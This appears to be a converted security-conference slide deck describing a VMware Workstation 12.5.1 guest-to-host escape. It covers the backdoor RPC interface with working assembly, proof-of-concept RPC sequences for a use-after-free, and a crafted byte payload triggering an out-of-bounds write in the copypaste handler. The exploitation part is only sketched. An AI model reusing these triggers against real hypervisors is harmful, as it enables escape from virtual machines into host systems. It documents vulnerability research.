Escape from VMware Workstation by using "Hearthstone"

About Marvel Team

Focus on virtualization security ,

2015.6-2016.6

- fuzz qemu and xen and report 30+ vuls
- Report cve-2016-3710, the first one can be used to escape from public cloud
- breakout from docker container

2016.7 – now

- fuzz vmware workstation and hyper-v
- Pwn the vmware workstation in pwnfest 2016

Agenda

- Basic Information About Vmware Rpc
- Rpc Fuzzing Framework
- Hearthstone
- Exploitation of Hearthstone
- Q&A

Basic Information About Vmware Rpc

Environment

Vmware workstation: 12.5.1

Virtual machine OS: windows 10

Host machine OS: windows 10

Vmware tools

Path: C:\Program Files\VMware\VMware Tools\rpctool.exe


Function: Enhance the user experience


Models: rpc, backdoor, vmci, hgfs


The Important channel to communicate with host machine.

Reference: open-vm-tools project

Rpc message channel is a big attack surface







Use backdoor transport rpc message

```
/* magic number     */
MOV EAX, 564D5868h
MOV EBX, command-specific-parameter
MOV CX,  backdoor-command-number
/* VMware I/O Port  */
MOV DX,  5658h

IN  EAX, DX (or OUT DX, EAX)


Cmd Num     Description
01h         Get processor speed (MHz)
02h         APM function
04h         Get mouse cursor position
05h         Set mouse cursor position
06h         Get text length from clipboard
07h         Get text from clipboard
08h         Set text length to clipboard
09h         Set text to clipboard
0Ah         Get VMware version
0Bh         Get device information
0Ch         Connect / disconnect a device
0Dh         Get GUI option settings
0Eh         Set GUI option settings
0Fh         Get host screen size
11h         Get virtual hardware version
12h         Popup "OS not found" dialog
13h         Get BIOS UUID
14h         Get memory size (MB)
17h         Get host's system time (GMT)
1Eh         Guest to host RPC
            Enhanced RPC
```

1Eh - Guest to host RPC

AVAILABILITY

WS2.x WS3.x WS4.0(*) WS4.5(*) WS5.x(*) GSX2.5 GSX3.2(*)

CALL

EAX = 564D5868h - magic number
EBX = subcommand specific parameter
ECX(HI) = RPC subcommand
ECX(LO) = 001Eh - command number
EDX(HI) = don't care
EDX(LO) = 5658h - port number

RETURN

EAX = ?
EBX = subcommand specific result
ECX = subcommand specific result
EDX = subcommand specific result

DESCRIPTION

This command is used to invoke a guest-to-host RPC command.
The following subcommands are used to invoke a single RPC command, usually in this order:

- 00h: open RPC channel
- 01h: send RPC command length
- 02h: send RPC command data
- 03h: receive RPC reply length
- 04h: receive RPC reply data
- 05h: finish receiving RPC reply
- 06h: close RPC channel

Thanks: https://sites.google.com/site/chitchatvmback/backdoor

Use backdoor to send enhanced rpc message

```
__declspec(naked) void rpc_message_send(uint8_t* msg, uint32_t size)
{
    __asm
    {
        pushad
        //open channel
        mov eax, 564D5868h
        mov ecx, 1Eh
        mov edx, 5658h
        mov ebx, 0C9435052h
        in eax, dx

        //send command length
        mov eax, 564D5868h
        mov ecx, 1001Eh
        mov dx, 5658h
        mov ebx, [esp + 28h]    //size
        in eax, dx

        //send command data
        mov eax, 564D5868h
        mov ecx, [esp + 28h]    //size
        mov ebx, 10000h
        mov ebp, esi
        mov dx, 5659h
        mov esi, [esp + 24h]    //msg
        cld
        rep outs dx, byte ptr es : [edi]

        //close channel
        mov eax, 564D5868h
        mov ecx, 0006001eh
        mov dx, 5658h
        mov esi, ebp
        in eax, dx

        popad
        ret
    }
}
```

```
"disk.wiper.enable"
"disk.shrink"
"log"
"machine.id.get"
"toolinstall.is_image_inserted"
"toolinstall.installerActive"
"tools.capability.haltreboot"
"tools.os.haltreboot.status"
"tools.set.version"
"tools.set.versiontype"
"info-get"
"info-set"
"vmx.capability.unified_loop"
"vmx.set_option"
"tools.os.statechange.status"
"tools.capability.statechange"
"vmx.capability.edit_scripts"
"tools.capability.resolution_set"
"tools.capability.resolution_server"
"tools.capability.resolution_min"
"tools.capability.printer_set"
"tools.capability.open_url"
"tools.capability.auto_upgrade"
"vmx.capability.ptr_grab_notification"
"SetGuestInfo"
"Run_Program_Done"
"tools.capability.hgfs_server"
"vmx.capability.edit_devices"
"ToolsAutoInstallGetParams"
"tools.capability.dnd_version"
"vmx.capability.dnd_version"
"tools.capability.copypaste_version"
"vmx.capability.copypaste_version"
"upgrader.setGuestFileRoot"
"memSchedFakeSampleStats"
"tools.capability.display_topology_set"
```

Use rpc message to allocate heap memory

```
C:\Users\win10>"C:\Program Files\VMware\VMware Tools\rpctool.exe" "info-set guestinfo.11 1111"

C:\Users\win10>"C:\Program Files\VMware\VMware Tools\rpctool.exe" "info-get guestinfo.11"
1111
```

```
C:\Users\win10>"C:\Program Files\VMware\VMware Tools\rpctool.exe" "guest.upgrader_send_cmd_line_args 1111111111"

C:\Users\win10>"C:\Program Files\VMware\VMware Tools\rpctool.exe" "ToolsAutoInstallGetParams"
1111111111

C:\Users\win10>"C:\Program Files\VMware\VMware Tools\rpctool.exe" "guest.upgrader_send_cmd_line_args 2222222222"

C:\Users\win10>"C:\Program Files\VMware\VMware Tools\rpctool.exe" "ToolsAutoInstallGetParams"
2222222222
```

Use rpc message to control the global variables

unity.window.contents.start (serializing data) allocate memory

unity.window.contents.start (serializing data) fill data in memory

Use rpc channel to allocate heap memory


```
channel_t openChannel(){
  channel_t chl;
  __asm{
    pushad
    mov eax,0x564D5868
    mov ebx,0xC9435052
    mov ecx,0x1e
    mov edx,0x5658
    in eax,dx
    mov chl.num,edx
    mov chl.cookie1,esi
    mov chl.cookie2,edi
    mov chl.flag,ecx
    popad
  }
  printf("open :%d\n", chl.num>>16);
  return chl;
}
```

Features:

- 8 channels
- maximum size: 0x10000
- During processing of the Channel receive rpc message, Vmx.exe allocate the memory.
- Rpc message can be filled into the channel several times, when the total length of the rpc messages is less than the channel memory length, rpc command will not be processed until the two lengths are equal.

Rpc Fuzzing Framework

Fuzzing framework



Hearthstone

Hearthstone #uaf

Poc:

tools.capability.dnd_version 4

vmx.capability.dnd_version

tools.capability.dnd_version 2

vmx.capability.dnd_version

dnd.ready enable c:\1\

```
//free
void *__fastcall free_version_resource(void *Memory, char a2)
{
  void *v2; // rdi@1
  __int64 v3; // rcx@1
  char v4; // bl@1

  v2 = Memory;
  v3 = (__int64)((char *)Memory + 48);
  *(_QWORD *)(v3 - 48) = &off_1407A76F0;
  v4 = a2;
  sub_1404FE110(v3);
  free(*((void **)v2 + 21));
  *(_QWORD *)v2 = off_1407A74C8;
  if ( v4 & 1 )
    opus_repacketizer_destroy(v2);
  return v2;
}

//use
char __fastcall handle_dnd_ready_message(int a1,int a2,int a3, unsigned int a4,int64 a5,int64 a6)
{
    ...
    //call xxx , and we can control xxx
    (*(void (__fastcall **)(int, int, int, QWORD))(*(QWORD *)v20+ 8))(
        v20,
        26i64,
        v19,
        (unsigned int)v18);

    ...
}
```


Hearthstone #oob

```
char __fastcall copypaste_new_message_handle(__int64 global_struct, __int64 arg_str, unsigned __int64 arg_str_size)
{
    char result;
    if ( arg_str_size >= 56 )
    {
        data_size = *(_DWORD *)(arg_str + 52);
        if ( data_size <= 0xFF64 )
        {
            total_size = *(_DWORD *)(arg_str + 44);
            finish_size = *(_DWORD *)(arg_str + 48);
            global_block = *(_QWORD *)(global_struct + 64);
            global_finish_size = *(_QWORD *)(global_struct + 48);
            if ( total_size <= 0x400000 && finish_size + data_size <= total_size )
            {
                if ( global_block && *(_DWORD *)(global_struct + 12) != *(_DWORD *)(arg_str + 12) )
                    sub_1406213C0(global_struct);
                if ( global_block )
                {
                    if ( *(_DWORD *)(global_struct + 12) != *(_DWORD *)(arg_str + 12)
                    || global_finish_size == finish_size )
                    {
                        if ( global_block )
                        {
LABEL_15:
                            memcpy( global_block + global_finish_size , arg_str + 56, data_size );
                            result = 1;
                            global_finish_size += data_size;
                            return result;
                        }
LABEL_14:
                        *(_QWORD *)global_struct = *(_QWORD *)arg_str;
                        *(_QWORD *)(global_struct + 8) = *(_QWORD *)(arg_str + 8);
                        *(_QWORD *)(global_struct + 16) = *(_QWORD *)(arg_str + 16);
                        *(_QWORD *)(global_struct + 24) = *(_QWORD *)(arg_str + 24);
                        *(_QWORD *)(global_struct + 32) = *(_QWORD *)(arg_str + 32);
                        *(_QWORD *)(global_struct + 40) = *(_QWORD *)(arg_str + 40);
                        *(_QWORD *)(global_struct + 48) = finish_size;
                        *(_QWORD *)(global_struct + 64) = vmx_malloc(total_size);
                        goto LABEL_15;
                    }
                }
                else if ( !finish_size )
                {
                    goto LABEL_14;
                }
            }
        }
    }
    return 0;
}
```


out of copypaste message`s bound read
out of global_block`s bound write

```
unsigned char copypaste_transport_message[0x100] = {
    0x63, 0x6F, 0x70, 0x79, 0x70, 0x61, 0x73, 0x74, //copypast
    0x65, 0x2E, 0x74, 0x72, 0x61, 0x6E, 0x73, 0x70, //e.transp
    0x6F, 0x72, 0x74, 0x20,                         //oprt
    0xD3, 0x07, 0x00, 0x00,                         //arg_str
    0x03, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00, //arg_str+4
    0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, //arg_str+12
    0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, //arg_str+20
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, //arg_str+28
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, //arg_str+36
    0x00, 0x00, 0x04, 0x00,                         //arg_str+44 : total_size
    0x00, 0x00, 0x00, 0x00,                         //arg_str+48 : finish_size
    0x01, 0x00, 0x00, 0x00,                         //arg_str+52 : data_size
    0xFF, 0xFF, 0xFF, 0xFF,                         //arg_str+56 : data
    0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
    0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
    0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
    0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
    0xFF, 0xFF, 0xFF, 0xFF
};
```

Exploitation of Hearthstone



Heap for out of bound write
Cmd Params data
Block which can leak

Information leakage

